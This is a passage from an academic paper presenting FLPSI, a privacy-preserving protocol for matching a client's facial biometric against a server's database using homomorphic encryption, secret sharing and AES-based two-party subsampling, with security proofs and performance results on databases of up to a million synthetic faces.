1. **[FHE parameters]** Parties agree on FHE parameters $(m, m_p, m_{ct}, \mathcal{P})$ for an IND-CPA secure FHE scheme, and on threshold (t), split $(B = \frac{NT}{ma})$ and windowing $(w \in \{2^1, 2^2, \ldots, 2^{\log B}\})$ parameters. Then, $\mathcal{C}$ generates (public, secret) FHE keys (pk, sk), then sends pk to $\mathcal{S}$.
2. **[Pre-process $\mathcal{X}$ and SS]** $\mathcal{S}$ bucketizes $\mathcal{X}$ into a table and splits each bucket (column) into a partitions, then interpolates a B-degree polynomial P_k for each partition, s.t. $P_k(x_{ij}) = ss_{ij}$, where ss_{ij} is the secret share associated with x_{ij}. Then, $\mathcal{S}$ batches coefficients at corresponding row (of lenght m) of the table into a plaintext polynomial p_k^ℓ, where $\ell \in B, k \in a$.
3. **[Compute encrypted query from $\mathcal{Y}$]** $\mathcal{C}$ concatenates its input set $\frac{m}{T}$ times and batches into a plaintext polynomial. Then, it homomorphically encrypts (by using pk) each windowing power (w) of this plaintext polynomial into the ciphertexts $[\![y_w]\!]$, then sends them to $\mathcal{S}$.
4. **[Homomorphic intersection]** $\mathcal{S}$, under encryption, i) expands the received $[\![y_w]\!]$ to $\{[\![y_0]\!], [\![y_1]\!], \ldots, [\![y_B]\!]\}$; ii) evaluates $[\![z_k]\!] = \sum_{\ell=0}^{B} [\![y_\ell]\!].p_k^\ell$ for each $k \in a$, and sends all ciphertexts $[\![z_k]\!]$ to $\mathcal{C}$ after applying noise flooding and modulus switching on them.
5. **[Decrypt and get result]** $\mathcal{C}$ decrypts (by using sk) ciphertexts $[\![z_k]\!]$ to obtain result vector z_k (of length m) for each partition $k \in a$. Now, each item of z_k will be the evaluation of $P_k(y_j) = ss_{ij}$ iff there is any $x_{ij} = y_j$ in partition k of corresponding bucket, otherwise the item will be a random element in $\mathbb{F}_\mathcal{P}$.
6. **[Reconstruct label]** $\mathcal{C}$ runs KR algorithm on each $\binom{T}{t}$ combination of consecutive T items of z_k, and gets a reconstruction result s_i. We have $r'_i = \{(x_{ij}, ss_{ij}) : x_{ij} = y_j \in \mathcal{Y}, ss_{ij} \in SS_i\}_{j \in [T]}$. Then $s_i = 0^\lambda \,||\, l_i$ and $r_i = (r'_i, l_i)$ iff $|r'_i| \geq t$, otherwise s_i is a random element from $\mathbb{F}_\mathcal{P}$ (see Def. 5.1) and $r_i = \emptyset$. 0^λ validates a label l_i in DB.

Output: $\mathcal{C}$ outputs a result set $R = \{r_1, ..., r_N\}$, where each $r_i \neq \emptyset$ is recovered in Step 6. $\mathcal{S}$ outputs $\perp$.

Figure 3: STLPSI protocol Π_{STLPSI}

[8, 17, 30, 31, 60]. In this work, we specifically use SIMD batching from FHE library SEAL [56]. To accommodate it, $\mathcal{S}$ groups coefficients, associated with the same powers of $y_1, y_2, \ldots, y_T$ from different buckets, into vectors of length m. Since m is parameterized as $m \gg T$, $\mathcal{S}$ also concatenates coefficients from $\frac{m}{T}$ partitions. This means batching $\frac{m}{T}$ sets into a single vector, that decreases each partition size to $\frac{NT}{ma}$. Finally, $\mathcal{C}$ concatenates its set $\frac{m}{T}$ times and batches into a plaintext polynomial, then it computes all windowing powers of it and sends encryptions of them to $\mathcal{S}$. Overall, batching decreases i) the FHE multiplicative depth to $O(\log\log\frac{NT}{ma})$; ii) the number of y powers ($\mathcal{C}$ sends to $\mathcal{S}$) to $\log\frac{NT}{ma}$; and iii) $\mathcal{C} \leftarrow \mathcal{S}$ communication by a factor of $\frac{m}{T}$.

Noise flooding. $\mathcal{S}$ re-randomizes the returned ciphertexts by adding fresh encryptions of zero with large noise [22]. This results in increased FHE parameters. See Sect. 11.2.

Modulus switching. This is a technique that FHE scheme allows to reduce the complexity of a ciphertext at some degrees [9]. In our design, $\mathcal{S}$ performs SEAL's modulus switching on encrypted results before sending them to $\mathcal{C}$.

After receiving the evaluation results, the client decrypts each of them to $\frac{m}{T}$ sets (each with T results). Then, it runs the reconstruction algorithm KR from Def. 5.1 on $\binom{T}{t}$ combinations of each set and obtains a label l_i iff at least t query subsamples match with the ones from i^{th} database set.

5.4.3 Full Protocol and Security Proof of STLPSI

Our STLPSI protocol is formally presented in Fig. 3.

Theorem 5.1. *In the presence of a semantically secure fully homomorphic encryption and t-out-of-T secret sharing schemes, the Π_{STLPSI} protocol of Fig. 3 is a secure (in the semi-honest model) STLPSI protocol with no leakage if each of the server's input sets of labels $SS_i \in SS$ for $i \in [N]$ are:*

- *randomly sampled (and unknown to $\mathcal{C}$) t-out-of-T Shamir's secret shares of $0^\lambda \,||\, l_i$, where λ is a security parameter and $l_i \in \mathcal{LS}$ is the label associated with i^{th} database record;*
- *the domain of secret shares $\mathcal{SS}$ is equal to the domain $\mathbb{F}_\mathcal{P}$ of the underlying fully homomorphic encryption scheme.*

Proof. The intuition for the protocol security is presented above in Sect. 5.4.2. For space, we formally prove security of our protocol Π_{STLPSI} w.r.t. Def. 5.3 in Apx. C.1. □

6 FLPSI Protocol

In Sect. 3.2 we present the technical intuition of our Π_{FLPSI} protocol. Fig. 4 formalizes that discussion and presents Π_{FLPSI} for the closeness domain $(\mathcal{D}, \text{Cl})$ and label space $\mathcal{LS}$. The protocol uses the building blocks AES blockcipher, *t-out-of-T* secret sharing scheme $(\mathsf{KS}, \mathsf{KR})$, 2PC protocol $(\mathcal{C}_{AES}, \mathcal{S}_{AES})$, and STLPSI protocol $(\mathcal{C}_{STLPSI}, \mathcal{S}_{STLPSI})$.

In the protocol, *Encode* is an algorithm that generates $\mathcal{L}$-bit bit vector for an input from $\mathcal{D}$; k_S is 128-bit AES blockcipher key; T is number of subsamples; t is matching threshold; λ is a security parameter; and $\wedge$ is "*logical and*" operation, used in subsampling function, i.e., $AES_{k_S}(y \wedge mask_j)$.

The outputs of both $\mathcal{S}$'s subsampling in Step 3 and $(\mathcal{C}_{AES}, \mathcal{S}_{AES})$ (Step 5), and the input items of $\mathcal{C}_{STLPSI}$ and $\mathcal{S}_{STLPSI}$ should be in the same domain $\mathcal{MS}$. Moreover, the output of secret sharing KS (Step 4) and the input labels of $\mathcal{S}_{STLPSI}$ should be from the same domain $\mathcal{SS}$.

6.1 Instantiating FLPSI Protocol

We now discuss specific instantiations of Π_{FLPSI} building blocks, tailored for our use case. Discussion of low-level protocol and subprotocol parameters is presented in Sect. 11.2.

Inputs: $\mathcal{C}$ inputs query $q \in \mathcal{D}$; $\mathcal{S}$ inputs a database $Db = \{(d_1,l_1),...,(d_N,l_N)\}$, where each $d_i \in \mathcal{D}$ and label $l_i \in \mathcal{LS}$.

1. **[Encode]** Parties agree on function $Encode : \mathcal{D} \to \{0,1\}^{\mathcal{L}}$. $\mathcal{C}$ computes $y = Encode(q)$, and $\mathcal{S}$ computes $x_i = Encode(d_i)$ for each $i \in [N]$.
2. **[Init]** The server $\mathcal{S}$ samples an AES key $k_{\mathcal{S}} \xleftarrow{\$} \{0,1\}^{128}$ and T projection masks $\{mask_1,\ldots,mask_T\}$.
3. **[Server's local subsampling]** The server generates subsample set $\mathcal{X}_i = \{x_{i1},...,x_{iT}\}$, where $x_{ij} \in \mathcal{MS}$ such that $x_{ij} = AES_{k_S}(x_i \wedge mask_j)$ for each $i \in [N]$ and $j \in [T]$.
4. **[Secret sharing]** $\mathcal{S}$ generates a secret share set $SS_i = \{ss_{i1},\ldots,ss_{iT}\} \xleftarrow{\$} \mathsf{KS}(0^{\lambda} \,||\, l_i)$ for each $i \in [N]$, where $ss_{ij} \in \mathcal{SS}$, 0^{λ} is an agreed token, and l_i is the i^{th} label.
5. **[Client's 2PC oblivious subsampling]** $\mathcal{C}$ and $\mathcal{S}$ run $(\mathcal{C}_{AES}, \mathcal{S}_{AES})$, where $\mathcal{C}_{AES}$ inputs y, $\mathcal{S}_{AES}$ inputs k_S and $\{mask_1,\ldots,mask_T\}$. Then, $\mathcal{C}_{AES}$ learns the subsample set $\mathcal{Y} = \{y_1,...,y_T\}$, where $y_j \in \mathcal{MS}$ s.t. $y_j = AES_{k_S}(y \wedge mask_j)$ for each $j \in [T]$, and $\mathcal{S}_{AES}$ learns $\perp$.
6. **[STLPSI execution]** $\mathcal{C}$ and $\mathcal{S}$ run $(\mathcal{C}_{STLPSI}, \mathcal{S}_{STLPSI})$, where $\mathcal{C}_{STLPSI}$ inputs $\mathcal{Y}$, and $\mathcal{S}_{STLPSI}$ inputs $\mathcal{X} = \{\mathcal{X}_1,\ldots,\mathcal{X}_N\}$, and $SS = \{SS_1,\ldots,SS_N\}$. At the end, $\mathcal{S}$ learns $\perp$, and $\mathcal{C}$ learns a set R as per Definition 5.2. I.e., we have $r'_i = \{(x_{ij}, ss_{ij}) : x_{ij} = y_j \in \mathcal{Y}, ss_{ij} \in SS_i\}_{j\in[T]}$ for each $i \in [N]$, and $r_i = (r'_i, l_i)$ iff $|r'_i| \geq t$, otherwise $r_i = \emptyset$. Then, $R = \{r_1,...,r_N\}$.

Output: For each $r_i \in R$, $r_i \neq \emptyset$, $\mathcal{C}$ outputs l_i label recovered in Step 6. $\mathcal{S}$ outputs $\perp$.

Figure 4: FLPSI protocol $\Pi_{\texttt{FLPSI}}$

In the binary encoding step, $\mathcal{C}$ and $\mathcal{S}$ locally i) encode their raw biometrics (q and d_i, resp.) into embedding vectors, by using the state-of-the-art DL model (e.g., FaceNet [55]); and ii) translate the Euclidean space into Hamming, by using Super-Bit Locality Sensitive Hash (SBLSH) [38] (see Appx. A), that converts DL embeddings into bio-bit vectors (y and x_i, resp.).

Next, following Sect. 5.2, $\mathcal{C}$ and $\mathcal{S}$ generate their subsample sets ($\mathcal{Y}$ and $\mathcal{X}_i$, resp.). Recall that, $\mathcal{S}$ generates each projection mask, by randomly choosing $\mathcal{N}_{sb}$ ones, which essentially turns all other bits into a constant zero.

Before each protocol execution, $\mathcal{S}$ regenerates the projection masks, AES encryption key $k_{\mathcal{S}}$, and secret shares of each label l_i for each DB record (by using *t-out-of-T* Shamir's secret sharing scheme [57]), so that $\mathcal{S}$ ensures that $\mathcal{C}$ is not able to use any information seen in a prior execution.

Finally, parties run STLPSI protocol in Fig. 3, where $\mathcal{C}$ inputs its subsamples, and $\mathcal{S}$ inputs subsamples and their associated secret shares for each DB record. At the end, $\mathcal{S}$ learns nothing and $\mathcal{C}$ learns the label l_i (and matching items) of i^{th} database record iff the i^{th} record has at least t matching subsamples with the $\mathcal{C}$'s set.

Correctness. The protocol works correctly with small false matching (ε_1) and non-matching (ε_2) error probabilities. Since we can only empirically estimate these errors, we defer this analysis to Sect. 11.2. In summary, we target to get maximum error rates of $\varepsilon_1 = 0.001$ and $\varepsilon_2 = 0.01$ for the smallest DB.

7 Security Analysis of FLPSI Protocol

We start our analysis by formally defining security of FLPSI. We then state and prove security in Sect. 7.2.

7.1 Security Definition of FLPSI

SECURITY DEFINITION DISCUSSION. Following the common approach to modeling security of 2PC, we use the ideal-real paradigm and consider static security against a semi-honest adversary that can corrupt at most one participant.

We need to define an ideal functionality for FLPSI and what it means for a protocol to securely realize it. An ideal functionality takes inputs from the parties, computes the desired parties' outputs, and returns them to the parties, along with the corresponding leakage (if any). We require that the view of each party in real protocol's execution is indistinguishable from the view produced by the ideal-world simulator.

This is a common general approach, which, unfortunately, does not fit FLPSI and many natural biometric functionalities. The difficulty we are facing is that the ideal functionality must precisely match what happens in the real world. In particular, the parties' outputs should have the same distribution in both worlds on all inputs. In our case this would mean that the ideal functionality specifies the *exact* probability of any two close elements correctly identifying as close by the protocol, as well as the probability of far elements correctly identifying as far. This is *unrealistic* to achieve for real-world settings, such as facial biometrics we focus on.

This complication is *avoided* in game-based definitions, where no ideal functionality is defined, and hence there is no need to explicitly specify it. Indeed, security there can be defined as an adversary unable to succeed (e.g., learn something forbidden) with probability above a certain threshold. However, they will not guarantee that absolutely nothing additional is revealed, and such protocols are not freely composable – these are features of ideal-real style definitions.

Our approach. We reconcile the yin and yang and achieve the best of both by defining the ideal FLPSI functionality via a reference to a real FLPSI protocol $\Pi_{\texttt{FLPSI}}$. Namely, we will say that ideal functionality outputs whatever the real $\Pi_{\texttt{FLPSI}}$ formally outputs. Recall, in our case (cf Def. 4.2), it is the set R or pairs (q, l_i). While at the first glance this may seem a tautology, this approach does provide a guarantee that nothing beyond the explicit protocol output is revealed. Now we are in a good place, since we can easily control explicit protocol output by specifying the *correctness* property. Indeed, Def. 4.2 requires (modulo errors bounded by ε) that the $\mathcal{C}$ outputs `close` labels, and in particular does not output `far` labels or any other information it may have learned from the view of execution.

In sum, the correctness requirement of Def. 4.2 guarantees that $\Pi_{\texttt{FLPSI}}$'s syntactic output only contains allowed records; the simulation-based component guarantees that no additional

Functionality $\mathcal{F}_{\text{FLPSI}}^{\mathcal{L},\Pi}$

Given inputs $q \in \mathcal{D}$ of C, and $Db = \{(d_1, l_1) \ldots, (d_N, l_N)\}$ of $\mathcal{S}$, where each $d_i \in \mathcal{D}, l_i \in \mathcal{LS}$,

- trusted party runs an honest execution of the protocol Π on the players' inputs and obtains the output result set R;
- return R and $\mathcal{L}_{\mathcal{C}}$ to the client;
- return $\mathcal{L}_{\mathcal{S}}$ to the server.

Figure 5: The Ideal Functionality $\mathcal{F}_{\text{FLPSI}}^{\mathcal{L},\Pi}$

information (beyond the above output) is revealed. Put together, this makes a composable and usable security definition. We are not aware of this definitional approach being used in prior work, and believe it can be broadly useful, especially working with biometrics.

We caution the reader that the correctness requirement – and hence our definition – are not perfect. A "bad" protocol may exploit the allowed small manipulations of probability of returning each particular record and leak unauthorized information to $\mathcal{C}$. However, in FLPSI (in contrast, e.g., to MPC of approximations [26]), correctness condition is restrictive and severely limits possible leakage: we return input DB records which cannot be modified to leak. Moreover, our definition can be further tightened, e.g. by correctness requiring that a record return probability does not change if some other DB record changes. Formal exploration of this new definitional style for fuzzy MPC is an interesting future research direction.

We parameterize the security definition with a leakage profile describing leakage of information to the parties. This is common in the searchable encryption but is somewhat novel for MPC-style definitions. Our construction will have very limited leakage to $\mathcal{C}$: a measure of closeness of $\mathcal{C}$'s input with $\mathcal{S}$'s entry it matched; no leakage in case of no match.

FORMAL FLPSI SECURITY DEFINITION. Let Π be an FLPSI protocol for a closeness domain $(\mathcal{D}, \text{Cl})$ and label space $\mathcal{LS}$, defined according to Def. 4.2. Let $\mathcal{L} = \{\mathcal{L}_{\mathcal{C}}, \mathcal{L}_{\mathcal{S}}\}$ be the leakage profile describing leakage to $\mathcal{C}$ and $\mathcal{S}$. The ideal functionality $\mathcal{F}_{\text{FLPSI}}$ is defined in Figure 5. Then, the security of FLPSI is formally defined as follows.

Definition 7.1. FLPSI Security. *We say that a protocol $\Pi_{\text{FLPSI}} = (C, S)$ defined w.r.t. the closeness domain $(\mathcal{D}, \text{Cl})$ is a secure FLPSI protocol (in the semi-honest model) with leakage profile $\mathcal{L} = \{\mathcal{L}_{\mathcal{C}}, \mathcal{L}_{\mathcal{S}}\}$, if Π_{FLPSI} securely realizes (cf. Def. B.1) functionality $\mathcal{F}_{\text{FLPSI}}^{\mathcal{L},\Pi_{\text{FLPSI}}}$ of Fig. 5.*

7.2 Security Theorem and Proof of FLPSI

We now formally state the security theorem of FLPSI construction, instantiated with secure 2PC protocols $(\mathcal{C}_{AES}, \mathcal{S}_{AES})$ and $(\mathcal{C}_{STLPSI}, \mathcal{S}_{STLPSI})$, and Shamir's *t-out-of-T* secret sharing scheme. We also state the leakage profile of Π_{FLPSI}, then prove the security theorem of it in the semi-honest model.

Theorem 7.1. *Assume AES is a pseudorandom function (PRF). In the presence of secure (in the semi-honest model) 2PC protocols $(\mathcal{C}_{AES}, \mathcal{S}_{AES})$ and $(\mathcal{C}_{STLPSI}, \mathcal{S}_{STLPSI})$, and a* t-out-of-T *secret sharing scheme, the Π_{FLPSI} protocol of Fig. 4 is a secure (in the semi-honest model) Fuzzy LPSI protocol with leakage profile $\mathcal{L} = \{\mathcal{L}_{\mathcal{C}}, \mathcal{L}_{\mathcal{S}} = \perp\}$.*

Leakage $\mathcal{L}_{\mathcal{S}}$ to $\mathcal{S}$ in Π_{FLPSI}. There is no leakage to $\mathcal{S}$.

Leakage $\mathcal{L}_{\mathcal{C}}$ to $\mathcal{C}$ in Π_{FLPSI}. Π_{FLPSI} reveals to the client a measure of quality of the match with the database entry (i.e., the number of (obliviously) encrypted matching subsamples). In case of multiple matches, the client also learns which (obliviously) encrypted subsamples matched (i.e. were common) across the different matched database entries.

Recall that our initial privacy goal is to achieve *client privacy*, which is satisfied by revealing and leaking nothing to the server. Furthermore, we emphasize the leakage to the client is strictly less (and in fact much less) than the client learning the matching database entry(ies) (or its bit vector) of the server. It is easy to see that this leakage is inferred from the matching entry(ies) held by the server. Inspecting the relevant portion of the proof, it is easy to see that the $\text{Sim}_{\mathcal{C}}$ actions informed by leakage can be easily performed without $\mathcal{L}_{\mathcal{C}}$, and with the knowledge of the matching database entries of the server.

In a typical scenario, where parties share all the information/data about matches (e.g., photos, name, age, etc. of a person of interest) with each other, this leakage does not have any security impact on the desired system.

Proof. For lack of space, we formally prove the security of our main protocol Π_{FLPSI} w.r.t. Def. 7.1 in Apx. C.2. □

8 Complexity Analysis of FLPSI

In Apx. D, we explain our communication and computation complexity in detail. In summary, FLPSI has $O(\frac{NT}{mB}\ell)$ and $O(\frac{NT}{m})$ communication and computation complexities, respectively. In the notations, N is database size, T is number of subsamples, m is SIMD vector size, B is the size of each DB split and ℓ is the length of an item in $\mathcal{MS}$ and $\mathcal{SS}$. Note that mB could be parameterized to be (almost) equal to N (see Sect. 11.2) if we are not considering a database of, e.g., hundreds of millions of people. Then, our communication complexity would approximate to $O(T\ell)$ in practice.

9 Environment and Implementation Details

We use an Azure F72s_v2 instance, which has 72 virtual cores equivalent to that of 2.7 GHz Intel Xeon Platinum 8168 CPU and 144 GB of RAM each. We also have two sets of experiments: for *fast* and *slow* network connections between $\mathcal{C}$ and $\mathcal{S}$. While the former has 500 MB/s connection with 0.5 ms latency, the latter is having 40 MB/s with 34 ms latency. We use Ubuntu 18.04 in this instance. *Note that, even though,*

our design does not require a fast network connection or high number of threads, we use above environment for creating an identical comparison setting with the state-of-the-art [15].

We implement our protocol on top of the homomorphic encryption library SEAL v3.5 [56], through Brakerski/Fan-Vercauteren (BFV) scheme [25]. To extract embedding vectors from facial images, we use the Python implementation of FaceNet[6] (with the Inception-Resnet-V1 architecture [63]) after aligning faces, as recommended in [80].

10 Optimizing FLPSI Implementation

In addition to applying optimization tricks to compress the database and reduce the homomorphic multiplication depth in STLPSI, as explained in Sect. 5.4.2, we further optimize our protocol for better performance and accuracy as follows.

Noise reduction (NR) in binary encoding. Inspired by [7, 59, 68], the client can extract multiple face samples from a short surveillance video in order to perform noise removal. This can be done very seamlessly at some specific application scenarios. Since people cannot be completely in the same pose throughout a video recording, $\mathcal{C}$ can treat each individual frame in a video as a different sample. On the other hand, $\mathcal{S}$ can capture multiple samples per person more conveniently since it may have a controlled environment unlike $\mathcal{C}$.

In this optimization, both parties take bit vectors, generated in the binary encoding step (from Sect. 5.1) through multiple biometric readings, and majority vote over each bit. If a certain amount of them agree (e.g., at least 90 percent), they keep it. Otherwise, they cancel (zero-out) it. After eliminating noisy bits, the residual bit vector is given to the subsampling layer.

Subsample compression. Since we use AES blockcipher with 128-bit key $k_{\mathcal{S}}$, we can compress its inputs to 128 bits to avoid multiple rounds of block-ciphering. This will reduce the online communication and computation costs of the 2PC subsampling protocol from Sect. 5.2. To do this, we can effectively compress a subsample as it mostly contains zero bits, e.g., only 14-out-of-256 bits are ones in our setting, as follows. We split the bio-bit vector into 128-bit of chunks, and evenly subsample each chunk (e.g., 7-out-of-128) without colliding subsampled bits across the chunks. For instance, if 8^{th} bit is subsampled in the first chunk, we do not subsample 8^{th} bit of the second chunk. Finally, we compute the bit-wise XOR of all chunks as the compressed output.

Optimizing STLPSI (load balancing). We introduce a new optimization to balance the loads across the buckets in $\mathcal{S}$'s reconstructed database (see Sect. 5.4.2). We decrease the number of partitions, as argued next. Note that a certain subsample(s) may be the same for too many DB entries, while the rest are shared by less of them. Also notice, it is not mathematically possible to build a (Lagrange or Newton) interpolation polynomial over such *(item, secret share)* pairs, where any two *items* are the same [44]. That is why $\mathcal{S}$ has to put each of the colliding subsamples into distinct partitions, and thus there is an unavoidable lower bound on the number of partitions, and accordingly, on the computation and communication costs. In STLPSI, before building the database, $\mathcal{S}$ truncates such (subsample, secret share) pairs after reaching a certain collision threshold, which balances the load of the each bucket of its constructed coefficient table. In Sect. 11.4, we empirically show the impact of this optimization on the overall costs.

Par.	Description	Value
t	matching threshold	2
T	number of subsamples	64
$\mathcal{L}$	length of bio-bit-vectors	256
τ_{rb}	consistency threshold ratio	0.9
$\mathcal{N}_{sb}$	number of subsampled bits	14
$k_{\mathcal{S}}$	$\mathcal{S}$'s key for a AES blockcipher	$\{0,1\}^{128}$
$\mathcal{P}$	prime mod. of domain $\mathbb{F}_{\mathcal{P}}$	8519681
λ	security param. for token 0^{λ}	$\lfloor \log \mathcal{P} \rfloor$=23
N	number of database entry	[10K-10M]

Figure 6: List of parameters and their fixed values.

11 Evaluation

In this section, we extensively evaluate our protocol, and then systematically compare it to the prior art. Note that we achieve our results by applying all optimizations.

11.1 Datasets

Evaluation datasets. We use a DL model that is pre-trained on the MSCeleb1M dataset, including over 8 million unconstrained facial images of around 100 thousand identities [33].

Query set. We use the YouTube Faces (YTF) benchmark dataset, that contains noisy collections of unconstrained facial videos from 1,595 public figures [74]. Since the preprocessing may use multiple biometric scans per person to generate reliable bio-bit vectors, we randomly pick (at most) ten frames each for $\mathcal{C}$ and $\mathcal{S}$ to test ε errors. We assume $\mathcal{C}$ always queries these 1,595 people over any size of DB in our experiments.

Database set. We generate photo-realistic synthetic faces to create large-scale databases since there is no such big public datasets. We use StyleGAN [40] to create databases of 10 thousand (Face-10K), 100 thousand (Face-100K) and one million (Face-1M) identities along with the YTF identities (with isolated samples from the query set).

Comparison datasets. For our comparative analysis, we use AT&T [54] and Deep1B [3] datasets, which are used in prior art. Note that we use these datasets in the same way as they are used in the prior art. AT&T[7] includes 400 facial images from 40 people, where 8 faces of each (320 in total)

[6] https://github.com/davidsandberg/facenet

[7] https://www.kaggle.com/kasikrit/att-database-of-faces

# of false matches	FRR (%) for Plaintext / FLPSI		
	Face-10K	Face-100K	Face-1M
1	2.89/2.95	2.93/2.97	2.99/3.01
2	1.62/1.65	1.86/1.95	2.13/2.18
3	1.26/1.32	1.64/1.66	1.97/2.01
4	1.06/1.14	1.39/1.42	1.55/1.56
5	0.92/1.01	1.14/1.18	1.18/1.25
6	0.81/0.85	0.94/0.97	1.06/1.12
7	0.72/0.77	0.83/0.86	0.92/0.94
8	0.56/0.59	0.74/0.79	0.87/0.92
9	0.53/0.58	0.69/0.74	0.73/0.79
10	0.51/0.56	0.58/0.63	0.67/0.75

Figure 7: FRRs of underlying plaintext matching system and FLPSI protocol for at most 10 false matches per query errors.

are kept as database items and 2 faces of each are queried. Deep1B contains a billion image descriptors (each 96 dimension vector), which is generated by passing images through a deep neural network [3]. We use the original query set, which includes 10 thousand data points, published by the authors[8]. And, we conduct queries over two subsets of Deep1B that consist of randomly selected one million and 10 million entries (labeled as Deep1B-1M and Deep1B-10M, respectively). We treat Deep1B descriptors as embedding vectors in our pipeline since it is not a facial dataset.

11.2 Parameters

In the following, we introduce the parameters and our parameter selection process. *Note that once we fix our parameters, we use them without changing across different experiments.*

ε-correctness errors. These refer to the errors in the ε-correctness of FLPSI. Recall from the Sect. 4 that, ε_1 infers the false matches, and ε_2 infers the false non-matches (or, false rejection rate − FRR). Interpreting in our context, false matches denotes the number of different identities obtained other than the queried one, while false non-matches standing for the number of "not exist" results in response to querying existing people in the database.

In our experiments, we target to get at most 10 false matches and 1% false non-match rate for any of the database sizes, which meets accuracy requirement of the commercial systems [2, 32, 45].

Parameter choices for the targeted errors. In the following, we summarize our parameter searching method to find the ones achieving the targeted errors.

In Fig. 6, in addition to t and T, we enumerate and describe all parameters $(\mathcal{L}, \tau_{rb}, \mathcal{N}_{sb})$ required in DL, SBLSH and NR steps, which affect the errors. We first search the parameters for the plaintext baseline to see if we can obtain the targeted errors without enabling privacy-preserving blocks. We search (following Apx. E) and fix our parameters to the values in Fig. 6, then use them for all the experiments below.

Parameter choices for privacy-preserving blocks. The parameters of BFV scheme are three integers $(m_p, m_{ct}, \mathcal{P})$, where m_p is the polynomial modulus degree , m_{ct} is the ciphertext modulus and $\mathcal{P}$ is the plaintext modulus [14]. We initialize $m_p = 2^{13}$, $m_{ct} = 218$ bits and $\mathcal{P} = 8519681$ to always achieve at least a 128-bit security level as recommended in [14]. These parameters allow us to perform a standard noise flooding operation as part of our STLPSI protocol (see Sect. 5.4.2). The LWE estimator[9] by Albrecht et al. [1] suggests $128-131$ bits security level for this setting. We switch the ciphertext modulus from 218 to 55 bits in the modulus-switching step to decrease the communication size from $\mathcal{S}$ to $\mathcal{C}$. For the parameters such as standard deviation error and secret key distribution we use the default values of SEAL. We set the SIMD vector size to $m = 8192$, and the size of the token 0^λ to 23 bits (at most), which is the same length of the labels of database records.

Achieved errors for the fixed parameters. After fixing the parameters, we measure the errors of end-to-end FLPSI protocol to see if it holds our ε-correctness requirement. Fig. 7 shows the FRRs per query for the targeted false-matches (at most 10 per query for any DB size). Note that these error rates have implications on the confidentiality of DB, and nothing relevant to the query data, which is the first privacy goal of our protocol. As mentioned before, revealing false matches (e.g., within industrial standards [2, 32, 45]) to the client is allowed since it is unavoidable in desired application. Having said that, though FLPSI slightly increases the FRR errors compared to underlying plaintext system (due to the reason explained in Sect. 10), it still holds the correctness for all settings.

11.3 Costs of FLPSI

Fig. 8 shows experimental results of FLPSI protocol. For each database size N, it presents the storage needs and preprocessing times for the offline phase, total online communication overhead, and end-to-end online computation times for different number of threads (Th). We report total response times for the fast and slow network configurations, introduced in Sect. 9. For clarity, we discuss the results of **a single query over Face-1M** dataset in the following. We average over 100 queries for the FLPSI results.

11.3.1 Offline Preprocessing Cost of FLPSI

We run a one-time initialization phase to compile the DB from facial images. We do not include this cost in our summary tables. Our protocols refresh *t-out-of-T* secret sharings and AES blockcipher key $k_{\mathcal{S}}$ (both held by $\mathcal{S}$) per query. This is performed solely by $\mathcal{S}$ in expectation of the query. This

[8] http://sites.skoltech.ru/compvision/noimi/

[9] We use the commit fb7deba from https://bitbucket.org/malb/lwe-estimator/src/master/

Database	Offline		Online comm. (MB)	Online response time (milliseconds)								
	Storage (MB)	Preprocess time (s.)		Computation time with different number of threads							Best query	
				Th=1	8	16	32	64	72	Sp-up	fast	slow
Face-10K	5	0.94	12.1	523	93	68	**46**	57	56	11.4×	47	146
Face-100K	51	4.07	20.4	4457	635	376	257	241	**186**	24.0×	187	386
Face-1M	501	37.5	40.8	43956	5944	3058	1828	1647	**1355**	32.4×	1455	1655

Figure 8: FLPSI results (per query). The best computation times are in bold-face, and the best computation speed-ups are measured against the single-threaded results. Total response times are reported under the last two columns for fast/slow networks.

Step	Party	Run time percent
Building encrypted query	$\mathcal{C}$	3.66%
Homomorphic evaluation	$\mathcal{S}$	91.6%
Decrypting query results	$\mathcal{C}$	3.79%
Extracting matches	$\mathcal{C}$	0.95%

Figure 9: Run time percent. of steps in a query over Face-1M.

Database	Communication		Response time (fast/slow)	
	(MB)	Saving	(seconds)	Speed up
Face-10K	72	6×	2.12/2.33	4.1×/3.7×
Face-100K	528	26×	17.8/21.7	4.0×/4.7×
Face-1M	2124	52×	189/199	4.3×/4.5×

Figure 10: FLPSI per query results taken *without* load balancing the server's buckets. Data communications are reduced by `saving` factors, and response times are improved by `speed up` factors with optimizations.

cost is easily amortized (run concurrently) with an actively executing query, and we report it as an offline cost. In our experiments, $\mathcal{S}$ needs at most 501 MB of storage and 37.5 sec. to pre-compute and buffer a copy of constructed database of 1M entries. We include buffer reading time in the following online evaluations.

11.3.2 Online Communication Cost

We have a fixed (8.5 MB per query) communication cost from obliviously extracting the subsamples of a single bio-bit-vector of the client through the 2PC $(\mathcal{C}_{AES}, \mathcal{S}_{AES})$ protocol. Hence, this cost is independent from the database size. FLPSI achieves at most **40.8 MB per query** communication cost, which shows that we are not relying on the *fast* network connection for efficiency. The last two columns of Fig. 8 show that data communications increase from 100 to 300 ms (at most) even if we switch from the fast to slow network connection. This is our major advantage compared to prior art (see Sect. 11.5). Hence, we can conclude that FLPSI is compatible with the existing network infrastructures of potential clients in the desired surveillance scenario.

11.3.3 Online Computation Cost

Even in the single-threaded execution scenario, FLPSI achieves promising performance (at most 44 seconds). Given that, since we spend most of the time for homomorphically evaluating the polynomials on the server side, as presented in Fig. 9, we can use multi-threading to speed up this computation. Note that setting up a powerful server could be more applicable than providing fast network connections (e.g., in gigabit scale) for every client. Using 72 threads achieves 32.4× faster computation compared to using a single thread. Moreover, since $\mathcal{S}$ concurrently evaluates partitions, which could be less than the number of threads for small databases, computation time does not decrease linearly (or increases) as $\mathcal{S}$ uses more threads.

Best end-to-end timing: In Fig. 8, we show the best achievable response times for each of the database sizes at the last two columns. Overall, by using multi-threading, FLPSI can privately search a single person over a database of a million people in **1.46 sec.** and **1.66 sec.** with fast and slow network connections, respectively. To the best of our knowledge, this is the fastest response time compared to prior art, with similar functionality, in a desired application scenario.

11.4 Impact of Load Balancing Optimization

In the following, we explain how we decrease the overall communication and computation costs, through the optimization from the Sect. 10. To do this, we repeat the experiments *without* applying this optimization, whose results are presented in Fig. 10. Then, we compare them with those in Fig. 8. For clarity, we only report total communication overheads and single threaded response times. To show the impact of our optimization, we also report the achieved saving factors in communication and speed ups in computation costs, by comparing optimized and non-optimized results. *Overall, we reduce the communication overheads up to 52× and speed up the response times up to 4.3/4.5× on fast/slow networks.*

11.5 End-to-end Comparison with Prior Art

